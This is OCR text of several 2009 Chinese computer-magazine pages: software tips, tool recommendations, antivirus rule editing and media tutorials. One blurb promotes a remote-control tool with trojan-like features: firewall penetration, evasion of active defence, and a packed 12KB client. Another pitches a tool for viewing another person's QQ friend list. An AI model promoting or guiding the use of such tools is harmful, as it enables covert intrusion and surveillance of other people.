
第1步：如果用的是QQ2008正式版或以前的版本，请从QQ安装目录中找到“CameraDll.dll”文件，将其复制到“C:\Windows\System32\”文件夹下。使用QQ2008II Beta1或QQ2009版本，最好借用Foxmail安装目录中的“CameraDll.dll”。

第2步：单击“开始→运行”（Vista用户可以直接在“开始搜索”中操作），执行如下命令：

rundll32.exe CameraDll.dll,CameraSubArea

即可调出QQ的截图面板（见图），此时用光标画出要截取的区域，并拖动选取边框精确调整好范围后，双击鼠标即可将选取的图像复制到系统剪贴板中。此时在任意需要此截图的程序中（如Word、邮件等），按Ctrl+V键粘贴即可。

第3步：每次在运行中调用比较麻烦。我们可以右击桌面，选择“新建→快捷方式”，将快捷方式的项目位置设置为“rundll32.exe CameraDll.dll,CameraSubArea”，快捷方式名称可以任意命名（如命名为“QQ截图”），完成操作。以后，在未启动QQ的情况下，直接双击桌面上的“QQ截图”就可以使用QQ的快速截图功能了。**(江苏/大江东去)** CF [XF21]



小提示

★还可以将此功能放到右键菜单中。在注册表编辑器中依次定位到[HKEY_CLASSES_ROOT*\shell]，新建“QQ截图”子项，在其下继续新建“command”子项，双击右侧窗格中的“默认”，将其键值设置为“rundll32.exe CameraDll.dll,CameraSubArea”，按F5键刷新生效，在右键菜单中就会发现新增的“QQ截图”命令了，选择后即可调用。



新软物语
NEW SOFTWARE STORY

AMP Font Viewer：一款免费的字体，最大的特色功能就是可以临时安装字体，这样既可以保证临时的设计需要，又不会给系统增加垃圾。下载地址：http://www.onlinedown.net/soft/9296.htm

任意QQ查好友工具：想知道TA平常和谁联系吗？只要TA登录过QQ，那么用这款软件，就可以看到TA的好友列表，极为方便。下载地址：http://www.newhua.com/soft/80385.htm

魔盒：一款能够根据你的操作系统及硬件配置提供合适资源下载的"工具箱"，你可以一次性安装多款软件。下载地址：http://magicbox.ruanmei.com/

Hide My Drives：想把你保存秘密文件的分区隐藏起来吗？用这款软件就可以，它可以隐藏任何Windows下的驱动器，包括USB、网络映射盘等等。下载地址：http://dq.onlinedown.net/soft/80151.htm

QQ自动聊天机器人：刚认识的MM，是不是有的时候没话题？要聊天的人太多，忙不过来？如果你遇到了这些问题，那就快把这个"机器人"请到你的电脑里吧。下载地址：

http://www.onlinedown.net/soft/39622.htm

Monitor Energy Saver：当你按下Win+L后，有没有想过既然已经离开了，为何不将显示器也一起关闭呢？这么节能的想法居然没人想到吗？怎么可能！下载地址：http://code.google.com/p/monitores/downloads/list

UnderCoverXP：你家的打印机已经闲置很久了吧？你刻录的光盘一直处于"裸奔"的状态吧？如果把这两件东西合起来，再加上UnderCoverXP，那么你的每张光盘都可以有个漂亮的"外衣"了。下载地址：http://www.onlinedown.net/soft/51805.htm

美图秀秀：要是你是非主流，喜欢给自己的照片添加上眼影、指甲颜色、文身等元素，或是酷爱闪字、场景等效果，那么这款软件的新版本你一定不要错过。下载地址：http://xiuxiu.meitu.com/


飞翔快递单打印软件：对于很多淘宝店主来说，打印快递单是一项非常麻烦的事，于是就有了这款软件，它能自动识别淘宝地址信息，支持近40种国内国际快递单，极为强大。下载地址：http://www.onlinedown.net/soft/63704.htm

反弹天使：现在的广告太疯狂了，连浏览器都不能拦下的弹窗越来越多，而且有些都不是网页弄出来的窗口。要是你有这方面的困扰，那么不妨安装上反弹天使，它能大大减少弹窗的出现。下载地址：http://www.newhua.com/soft/81679.htm

雨林木风 OneKey Ghost：菜鸟用几分钟都可以学会的Ghost软件，而且兼容性极强，支持混合硬盘、混合分区，盘符错乱等分区。最特别的是能够完美支持品牌机的隐藏分区，非常实用。

下载地址：http://soft.ylmf.com/downinfo/547.html

魔术远控：Vista也能用的中文远程控制软件




号称国内唯一一款支持Vista的远程桌面控制软件，而且具备了很多木马才有的技术，比如它能穿透内网及防火墙，控制端程序极小，不会被主动防御拦截等等。当然也正因为如此，很多杀毒软件都把它当成病毒，要把软件添加到信任区才能正常使用。

运行软件后，点击"创建客户端"按钮，填写好客户的IP地址（上线地址）、所用的端口（上线端口）及连接主机的间隔（上线间隔，如果过于频繁会占用过多的主机带宽）。点击"生成"按钮，并进行加壳处理后就可以生成只有12KB的控制端程序了，将此程序在服务器端运行，就可以实现远程控制了。

下载地址：http://www.onlinedown.net/soft/79671.htm

玩家宝宝：连环画创造器



很多人在玩游戏的时候想把自己那伟岸的身姿录下来，可是苦于没有合适的软件，要不就是软件录制过程太复杂一般菜鸟不会用，总之麻烦至极！

"玩家宝宝"打出的口号就是人人都会用的游戏录像软件，用起来的确要简单很多。

运行软件，进入游戏后右击悬浮的"玩"字窗口，选择"录像"，然后选择录像的范围（此时可以通过屏幕右下角的小窗进行预览），需要完成录制时在预览窗上点击"■"按钮即可将录像传到软件的"素材库"。之后通过软件内的"编辑/发布录像"将录像添加好字幕或是音乐素材，最后就可以导出了。

下载地址：http://www.weplay.cn/ CF [XF22]

苹果公司的Safari最近推出了4.0版，Windows用户可以从http://www.onlinedown.net/soft/59990.htm下载到。



功能在精不在多 飞信助手三招走天下

飞信作为一种更方便的交流方式逐渐被人们所接受，喜爱之余，我们对官方的飞信客户端也有了新的要求，它有点太大了，占用了很多不必要的资源，于是出现了一些灵巧的第三方飞信工具，其中飞信助手以实用的功能、小巧的身材吸引着越来越多的人，自然它的故事必不可少。

Skyfeed

专业：计算机

毕业时间：2002年

职业：软件开发

软件作品：飞信助手（Fetion Assistant）

飞信助手（Fetion Assistant）

项目	内容
开发语言	C#
软件性质	免费软件
支持平台	Windows 2000/XP/2003/Vista/7
下载地址	http://skyfeed.spaces.live.com/

雷达图：上手难度、设置难度、资源占用、特优表现、广告加载

C指数：79

两年积累 三天研发

2009年元旦，飞信助手的开发者Skyfeed在家闲来无事，就想着用自己新学的C#语言写一个软件玩玩。正巧最近玩飞信玩得有点不爽，感觉移动飞信客户端太占资源，其中的即时通讯功能根本用不着，只是想发短信嘛，界面也该简洁些。于是Skyfeed在Fetion Sdk开发包的基础上进行二次开发，三天后做出了飞信助手的第一个版本。好东西当然是迫不及待地分享，Skyfeed的母亲成为他的第一个体验者，之后Skyfeed在各大软件论坛分别发帖宣传，虽然有广告帖的嫌疑，不过软件不错，大家十分欢迎。

试用之后你会觉得软件按钮虽然不多，但每个都很实用，可见Skyfeed对软件使用习惯把握得很准。细问后才知道，虽然Skyfeed毕业后做的是硬件开发，但近两年自学了很多语言，从VB7开始，转到vb.net再转到c#。另一方面，他可是个软件迷，喜欢试用各式各样的软件，并体验功能和揣测开发者的设计思路（PS：这不是CFan潜在作者吗），这样的经历让他明白了什么样的功能才是用户需要的，软件里应该加入什么样的功能，真可谓“意外收获”。

其实，Skyfeed开发的初衷是想把飞信功能运用在企业短信群发上，内部有什么通告或者紧急事件可以通过这个群发。但是近期Skyfeed喜迎新婚，加上工作上很忙。暂时没有这个精力去做。将来他会把这个功能实现，推出企业版，当然个人版也会继续开发，注重实际需求。

看这助手怎么当？

飞信助手虽然不大，按钮也不多，但使用过的人都会发现它的功能都相当实用，这源于作者对软件使用需求的准确把握。那它都底可以做什么呢？

飞信也能“双收”

使用飞信的人都会知道，只有注销飞信账号，对方回复的短信才能发到手机上，外出想看聊天记录都不方便。而使用飞信助手我们可以摆脱这个弊端。启动飞信助手，切换到“参数”一项下，勾选“当收到对方发来的飞信消息是否通过短信自动转发到您的手机”，这样飞信聊天记录也能在手机里查看了。

技术揭秘： 飞信内部定义的发送信息模式分为两种：通过飞信客户端发送到对方手机和通过飞信客户端发送到飞信客户端。这里把飞信客户端发送到飞信客户端的这种模式分解成两步：第一步飞信客户端发到飞信客户端，第二步飞信客户端发到自己的手机上。然后设置一个事件调用就可以了。

用手机监控电脑

如果你是某个公司的技术骨干，那么你的电脑可要保护好，商业窃密的事都会从电脑下手，登录密码没有什么作用的，但也不能实时监控啊！飞信助手在这方面就可以帮你。

在临时外出前，先在飞信助手的功能参数里勾选“当离开电脑时监控系统进程及窗口变化”，单击“立即应用”，现在你就可以放心离开电脑了，如果别人擅自打开电脑，新打开什么窗口和进程，飞信助手都会发手机短信通知你。如果把飞信助手设置为自动登录并添加到系统自启动项，那它完全可以监控是否有人偷偷开机打开什么进程，相当007吧！

技术揭秘： 这是通过调用Windows本身API监控系统进程及应用程序标题栏变化，再触发短信发送事件。


小提示

在软件安装目录下有一个“Config.ini”文件，这是软件的配置信息，如果保存了登录信息，在这里可以看到密码的，其中[SETTING]下面的“Signature”后面是所使用的签名，而“UseSignature、SMSAutoForward、ReConnect、BossKey”分别代表是否启用签名、是否短信自动转发到手机、是否断线自动重联、是否启用老板键，其中1为开启该功能，0为关闭。修改这些参数即可直接控制软件。

点将台

你喜欢哪款工具软件呢？你想知道他是如何开发的吗？你想让开发者自己揭秘软件的使用秘笈吗？把你的需求告诉给小白吧（发邮件到ruanj@cfan.com.cn）！你指定软件，我来采访，他来揭秘。(本刊记者/白斌) CF [XF23]





防御病毒 我的瑞星我做主


"木马行为防御行为编辑器"防御木马系列二

上一期我们了解了"木马行为防御行为编辑器"的基本作用，今天我们来学习一下几种常见病毒行为的规则拆解。其实无论什么类型的木马、病毒，它们的病毒行为都是类似的，其常规操作包括：偷偷释放病毒文件，把释放的文件设为自启动，遍历硬盘目录（在文件夹中搜索）查找EXE文件并修改等。那么，针对这些常见的病毒破坏行为，我们应该如何建立"防御行为规则"呢?

例如：如果有一个病毒，进入电脑电脑后首先把自己复制多份，释放到系统文件夹中，然后搜索系统文件夹，找到系统EXE文件并破坏。那么我们就可以设定以下规则：

第一步：运行"木马行为规则编辑器"，单击左下方的"添加"，建立新规则。病毒记录名称设定为"病毒A"（这个名称可以自己指定，你甚至可以起名为"熊猫再烧香"），敏感级别默认为"中"。另外，作者一项你可以填写自己的名字、网名等，附加信息相当于注释，自己可以任意填写。


第二步：单击病毒特征后面的"指定"按钮，在弹出的对话框中选择"强自复制"。单击下方的"添加API"按钮，针对"病毒搜索系统文件夹"这个动作，在弹出的对话框中依次选择"查找文件→监控规则→目录名→包含"，在包含中设置为"?:\"（见图1），依次选择"监控规则→文件名"，将此处的包含设置为"EXE"。



第三步：针对"病毒破坏系统EXE"这个动作，单击"添加文件"，在弹出的对话框中选择"修改文件→主文件类型→数值"，将数值设置为2（见图2）。

这样，一个比较完整的规则就诞生了。单击左下方的"导出"按钮，可以将你编辑的规则导出为XML格式文件，上传到论坛分享，或者共享给你的QQ好友。如果你发现了合适的规则，可以单击左下方的"导入"按钮导入，从而使之成为瑞星杀毒软件主动防御方面的新规则。**(瑞星安全工程师/王占涛)** CF [XF24]





小提示

这里的最后一项是可以自己填写的，如果病毒只搜索带有特定字符的目录，如包含"Windows"，你就可以在这一项里自己填写"Windows"。

小优盘变身最专业杀毒工具

我们的电脑中毒后通常有几种杀毒方式：正常模式查杀、安全模式查杀、DOS下查杀，如今病毒越来越恶心，动辄映像劫持、后门服务，甚至破坏包括杀毒软件主程序在内的可执行文件。PE环境杀毒就可以克服以上方式杀毒的烦琐。现在，网上有一些现成的PE杀毒优盘，不过自带的杀毒软件或许不是你想要的，这里我们以卡巴斯基为例来说下如何制作杀毒优盘，打造一款无坚不摧的PE杀毒优盘，查杀病毒倍儿轻松。

第一步：制作PE优盘

本着实用出发，我们需要准备一个干净的PE系统，这样才能在中毒后快速进入PE环境进行查杀。这里我们使用通用PE工具箱（下载地址：http://work.newhua.com/cfan/200906/pegj.rar），运行安装程序，选择"安装通用PE工具箱到优盘"，这里先选择Grub模式（见图），然后单击"制作"开始安装制作。记得格式化优盘之前先备份好数据。


第二步：杀毒软件安装到优盘。


为了方便，推荐使用绿色版杀毒软件，这里以卡巴斯基v2009绿色版（下载地址：http://work.newhua.com/cfan/200906/kbl.rar）为例，下载得到压缩包，解压到优盘根目录下。运行解压后的avpgreen.exe启动卡巴斯基主程序，首先升级病毒库：右键单击托盘区卡巴斯基图标选择"更新"，可以泡杯茶等上几分钟。

升级完成后退出卡巴斯基，接下来我们就可以用这个优盘杀毒了：把优盘插到中毒的电脑上，开机选择从优盘启动进入PE，运行卡巴斯基，就可以查杀了。**(福建/卢侨生)** CF [XF25]

小提示

还有一些PE系统采用老毛桃PE的安装程序，也可以安装到硬盘或优盘，功能越多PE杀毒也需要更多内存，在内存GB级的今天问题不大。另外，还可以用量产的办法将PE映像文件写入优盘，做成USB-CDROM双模启动盘，有兴趣的朋友可以细究。另外，制作优盘版ESET NOD32绿色版的方法请参考2009年第4期杂志68页的《打造纯闪盘版的NOD32》。





网络大补贴

小红伞v8绿色中文版
http://xiaojinglf.qupan.com/?folder=250974
NOD32绿色版：
http://www.rsdown.cn/downinfo/1848.html




软件只要专属，打造教师自己的“工具箱”

天下最辛苦的就是老师了，时常找资料，把网上的一些文档转换为可以使用的课堂资料，用PPT备课，用Word出试卷等等。当然使用的软件也很多了，一旦系统重装，软件列表时常一大堆，单找这些软件就很麻烦。例如你是一名教师，是不是想有一个贴身的工具箱呢？好心人帮我们制作了“教师常用软件工具箱”，里面集成了教师常用的很多工具，简直是教师的聚宝盆。

教师常用软件工具箱

软件大小:39.7MB
软件性质:免费软件
支持平台:Windows 2000/XP/2003/Vista/7
下载地址:http://work.newhua.com/cfan/200906/jsgj.rar



小提示

工具箱中提供的工具很多，我们利用“化学”里的“化学画板”可以方便地输入一些比较难以输入的仪器、分子式；另外，还能在辅助工具里调用一些常用的Word模板。看到这里，你该明白这个软件其实是一个修改版的“音速启动”，在软件目录下我们可以看到一个“Tool”文件夹，这里对应着绿色版的各种工具软件，只是添加了很多常用工具。要实现什么功能就添加什么样的绿色工具就好了，在相应的栏目下，右键单击，选择“添加文件”，然后加入绿色版软件即可。

班主任评语不用愁

班主任在学期即将结束时都要写评语，而此时往往又是班主任工作最多、最累的时候，工具必不可少。

第一步：软件已经把“评语编辑”软件放在“班主任”栏目里，想要写评语时，单击打开“评语编辑”，在出现的界面里输入班内所有成员名单及评语类别选项。

第二步：进入软件界面后，选择左下角的评语类别及例句，然后单击“评语库→增加评语例句”，把可能用到的评语都添加上。

第三步：单击软件右上侧的名字，这时软件中的评语区域就会自动出现相应人名，单击相应的评语类别下的相关评语例句就可以自动地输出评语了。相关评语完成之后，可以保存为TXT或者DOC格式，方便调用（见图）。

随时查收学生作业

现在的学生都有了自己的电子信箱，为了方便大家，老师们也喜欢让学生交电子稿作业了。怎么才能时时查收学生们的作业呢？

第一步：单击“音速启动”启动主界面的信封按钮，单击“新邮箱”，把自己的信箱输入单击“下一步”输入相应的口令和查收间隔时间。

第二步：当定时时间到的时候，音速启动就会自动检查是否有新邮件到达，并提醒了。（文/侯忠）CF [XF26]

小编的“暗伤”故事

对于笔记本的“暗伤”，小白深有体会啊！2007年我买了一台长城T60笔记本电脑，当时它的性价比非常高，256M显存的独立显卡，15.4宽屏加之主流配置还不到6000元，这立刻让追求性能的我动心了，买下后一直沉浸在游戏本的娱乐中，常常天龙八部、剑侠情缘Ⅱ两个游戏一起玩，不亦乐乎！不过半年后的一天，正在上班写稿，突然出现无数“彩带”，经硬件编辑解释，原来这就叫“花屏”，赶紧联系客服。

说实话，咱国产厂商就是服务爽快，有问题，二话不说，换！给我换了一个主板，当时心里还挺美，又用上“新主板”（后来才知道，换的这些是“良品”，不符合三包法规定）了。不过后来，接连换了两次主板，“花屏”还是会出现，感谢三包法的呵护，我由此“享受”到了“三包期内维修超过两次就可以换机”的待遇，心里说不上是甜还是酸了。最让人气愤的是，换回来的新机又出现“花屏”故障了。

这我就蒙了，详细询问后，长城客服的回复是电脑搭配的NVIDIA GF 7400显卡有“虚焊”的问题，是上游厂商提供给他们的产品有问题，原来当初买的时候就藏着这颗“定时炸弹”啊！所有搭配此种型号显卡的笔记本都会遭遇“花屏门”！这样的话，换多少次也都没有意义，最后只好选择维修显卡，解决了显卡中显存的焊接问题，我的T60才告别“花屏门”。



流行杀毒软件价格表

盒装产品	实际成交平均价	
瑞星杀毒软件2009	120元（三年期）	
江民杀毒软件KV2009	148元（五年期）	68元（两年期）
金山毒霸2009	105元	
卡巴斯基全功能安全软件2009	140元	
卡巴斯基反病毒软件2009	85元	
诺顿网络安全特警	138元（单用户）	188元～268元（三用户）
ESET NOD32安全套装	145元	
微点主动防御软件	158元（家庭版）	118元（单机版）

小编后记：

官方亲口告诉你“我的产品是暗伤”

2008年10月份，新浪网报道了此类事件（http://tech.sina.com.cn/n/2008-10-08/11262496145.shtml），文章称“公司客服部黄经理表示，经过公司工程师的系统检测证实，T60笔记本电脑花屏的原因是‘显卡芯片出现了故障’。这种故障是一种隐性故障，大多数用户是在使用了一年或一年以后才遇到花屏”。

网友观点：http://comment.315ts.net/list.asp?id=239850&m=1 CF [XF27]



不让高清成麻烦 分类设置举一反三

高清影片风靡于各大下载站，但很多人说播放时电脑经常出现CPU占用100%、播放不流畅的现象。解决的方法只有一个：开启GPU“硬解码”。现在完美解码和终极解码都附带了齐全的解码器，我们需要做的只是针对不同的软硬件环境以及视频的编码格式来设置，以下以终极解码2009春节版在“解码中心”（见图）的设置为例来分类说明。

显卡类型	系统	设置方法
ATi	Windows XP	播放H.264编码的Remux高清视频时，MPEG-2分离器使用Cyberlink，H.264视频解码器选用CLAVC（选择HA，即Hardware Acceleration），MPEG-2解码器则选用NVIDIA（不勾选VPP）；播放VC-1和X.264的高清时将MPEG-2分离器换成Haali，VC-1解码器选择MPCVideo即可（同样勾选HA）。
ATi	Windows Vista	播放H.264编码的Remux视频时与XP系统中设置相同，只需将“视频输出”改为“增强型EVR渲染”即可（同样适用于X264编码的视频），硬解VC-1编码的视频需将“视频输出”改为“覆盖合成器”，MPEG2分离器使用Haali。
NVIDIA	Windows XP	播放H.264的Remux视频或者X264编码的视频与ATi显卡在Windows XP系统中的设置相同，硬解VC-1编码的视频时将MPEG-2分离器改为Haali，VC-1解码器使用WMVideo即可。
NVIDIA	Windows Vista	播放H.264的Remux视频或者X264编码的视频与ATi显卡在Windows Vista系统中的设置相同；硬解VC-1编码的视频时将MPEG-2分离器改为Haali，视频输出改为“覆盖合成器”即可。



为了避免问题，安装终极解码之前最好卸载其他播放软件，Windows Vista系统请关闭UAC后安装，再就是请安装最新的显卡驱动程序。另外，在终极解码安装目录下的Setting目录下，有一些典型的设置文件，文件的命名方式是：显卡类别、操作系统、想要播放的高清视频类型，读者可以根据自己的软硬件环境选择设置，双击就可以启用。(天津/孙仲皓) CF [XF28]



狸猫换太子 绿色软件随意入驻“云端软件平台”

云端软件平台用起来的确方便，不过支持的软件有限，并且还不支持自己添加，那就只好自己动手了，以绿色版为原料，让软件入驻云端软件。直接添加行不同，那我们就来替换。先安装一个自己永远都不打算在云端软件平台上用的软件（替换后的软件以后就不能再安装了），把它安装好，这里为了方便，笔者采用的“msn2009”，接下来就看如何把绿色的“KMPlayer”添加进去。

第一步：首先运行一下“msn2009”，然后关闭掉。接着打开云端软件平台的安装目录，打开“LastRun”文件，在其中找到“msn2009”，将上面“ResourceID”后面的数字：“EDE8E2900F116DFFC6D9690A465749C870661C40”记清楚。

第二步：打开软件CloudCache目录（如果不知道，可右键单击云端软件平台托盘图标，在缓存设置里查看该路径）下的以“EDE8E2900F116DFFC6D9690A465749C870661C40”命名的文件夹。再把准备好的Kmplayer文件夹复制到该目录下。打开其中的“Resource”文件，将“ResourceName = msn 2009”中的msn 2009改为要添加软件的名字，如“Kmplayer”，并保存该文档。

第三步：接着上一步路径，进入“0”文件夹下，打开“init.ini”文件，在“Shortcut0”下找到“AppDir = C:\Program Files\Windows Live\Messenger\msnmsgr.exe”，把这个路径换成要添加软件的执行文件路径，这里改为“H:\CloudCache\EDE8E2900F116DFFC6D9690A465749C870661C40\The KMPlayer\KMPlayer.exe”，在“WorkingDirectory =”后输入软件目录“WorkingDirectory =H:\CloudCache\EDE8E2900F116DFFC6D9690A465749C870661C40\The KMPlayer”，最后保存修改后的“init.ini”文件。删除掉无用的“EDE8E2900F116DFFC6D9690A465749C870661C40.lva”文件。


现在重新启动云端软件平台，你现在就会看到“KMPlayer”的名字了。可以随云端软件平台一起移动使用了！(山东莱芜钢城双泉路学校/张志国) CF [XF29]

火速链接：

之前我们讲了云端软件平台的原理和用处，还记得吗？忘了的就翻看2009年第3期《把软件放进自己的篮子》一文。

```
//save time:Monday, February 16, 2009
[Common]
BuildPackageOs = Microsoft Windows XP Professional Service Pack 2 (Build 2600)
BuildTime = 2009-02-16 15:42:56
CompatibleOs = 15
ShortcutCount = 1

[Shortcut0]
ShortcutName = Windows Live Messenger
AppDir = C:\Program Files\Windows Live\Messenger\msnmsgr.exe
Param =
WorkingDirectory =
ShowCmd = 1
```




春游照片"动"起来

春天出游给MM拍了很多照片，改背景、美白、磨皮（就是让皮肤变得细嫩）已经不能让MM感兴趣了。牛年要让MM的照片张嘴说话，还要让照片上的她给我眨眼睛，吐舌头，傻笑扮鬼脸。

三步加入动作

第一步：启动CrazyTalk（下载地址：http://ftp.imavatar.net/CT50_Standard.rar），选择"专案"旁边的打开按钮，在"模板专案"里选择一个专案并打开（软件默认的第一个是女士模板，可以直接进入角色编辑），打开一个专案。切换到"角色"一栏，单击右侧头像图标导入一张图片。



第二步：在打开的"图像处理"对话框中，单击右侧的框选按钮，拖动鼠标选择照片中的人物，以便编辑表情。单击"下一步"，然后放大图片，根据示意图将1、2、3、4的标志分别移动到照片的合适位置（见图1）。

小提示

由于软件处理还不那么精确，我们选择的照片很重要，嘴型一定是正的，不要歪，拖动定位时，要确保位置核对准确，这决定了以后的处理的动作是否到位。

第三步：单击"下一步"，进入侧面轮廓的编辑窗口（人物变成2.5D的关键哦），选择一个合适的，人像自然点选"Human（人）"，在右侧设置"轮廓强度"和"动态强度"，这时移动鼠标人物就会跟着动，我们就看到了此设置下人物会有多大动作，以便调整参数，一般两个强度都不要过大，设置好按"确定"即可。单击下面的"播放"按钮，这时你在预览里可以看到处理后的动态人物了，我们的动画也就基本做好了，很神奇吧！

完美表现要修饰


第一步：如果感觉不好，那就单击"角色"选项下端的"进阶脸部识别"，切换到眼球牙齿、嘴唇进行设置，每一项调节的具体细节都可单击下面箭头来调整（一次单击调节很微小，可按住不放来调整），调整好按下"确定"结束。

第二步：切换到"脚本"一栏下，软件弹出脸偶操控面板，在右侧模型中选中想改变的面部肌肉，单击"录制"，然后按"空格"开始，在人物图像上拉动鼠标，控制人物表情，再按"空格"结束录制。

小提示

这里的设置需要细心，配牙齿很关键，否则容易变形，提供的牙齿大多不合适，我们可以后期调整，选择一个后，如果牙齿宽度不够，那就拖动"比例"一项下的第一个滑块，让牙齿变得疏一些即可（见图2）。短和长是调整单个牙齿长短的哦！如果没有合适的，你又懂PS，那你可以自己截取一个牙齿图片，然后单击"导入"，导入即可。当然，处理眼睛时也一样。





第三步：效果满意后，单击"导出"，然后指定类型，视频、图片、FLASH或手机格式，以便你在不同场合使用。调整大小，单击下面的"导出"，选好路径并保存，我们就大功告成！**(文/杨兴平)** CF [XF30]

小提示

软件还有很强大的语音匹配功能，单击时间轴上红色的录制按钮，通过麦克风录制完就会自动匹配嘴型，个别嘴型双击关键帧可以进行编辑。

小编物语：

送

CrazyTalk产品开发商甲尚科技特别为《电脑爱好者》读者准备了50个5.0 CrazyTalk标准版产品序列号，只要把以前任一期"CFAN研究院"的读者打分表（可发电子版，注明期数即可）发送到ruanj@cfan.com.cn，即可免费得到一个（邮件标题请标注CFan读者），50个号码先到先得。另外，《电脑爱好者》读者可下载免费版本的CrazyTalk 4.6专用版（下载地址：http://work.newhua.com/cfan/200906/CrazyTalk.rar）。


这也能改？在右键菜单里换快捷键

有时使用某些软件会发现它自动添加了右键菜单，有的还提供了右键菜单的快捷键，点开右键菜单直接按快键捷就可以了，双手操作更快一步，不过这个快捷键有时并不舒服，如何修改呢？比如绿色软件Pushpin（窗口置顶工具）就加入了这个功能，点开右键菜单，直接按下"A"就可以实现置顶功能，现在就来把它改为容易触到的"W"吧！

首先运行UltraEdit（下载地址：http://work.newhua.com/cfan/200906/ue.rar），关闭Pushpin程序，将Pushpin目录下的"ppsys.dll"文件拖入UltraEdit窗口，看其是否是十六进制显示，如果不是可按"Ctrl+H"切换下。

第二步：依次单击"搜索→替换"，在查找框中输入"&Always on top"，在替换为中输入"Al&ways on top"，勾选下面的"查找ASCⅡ"（见图），然后单击查找，正确情况下只会找到一处，单击"替换"，最后保存"ppsys.dll"文件。

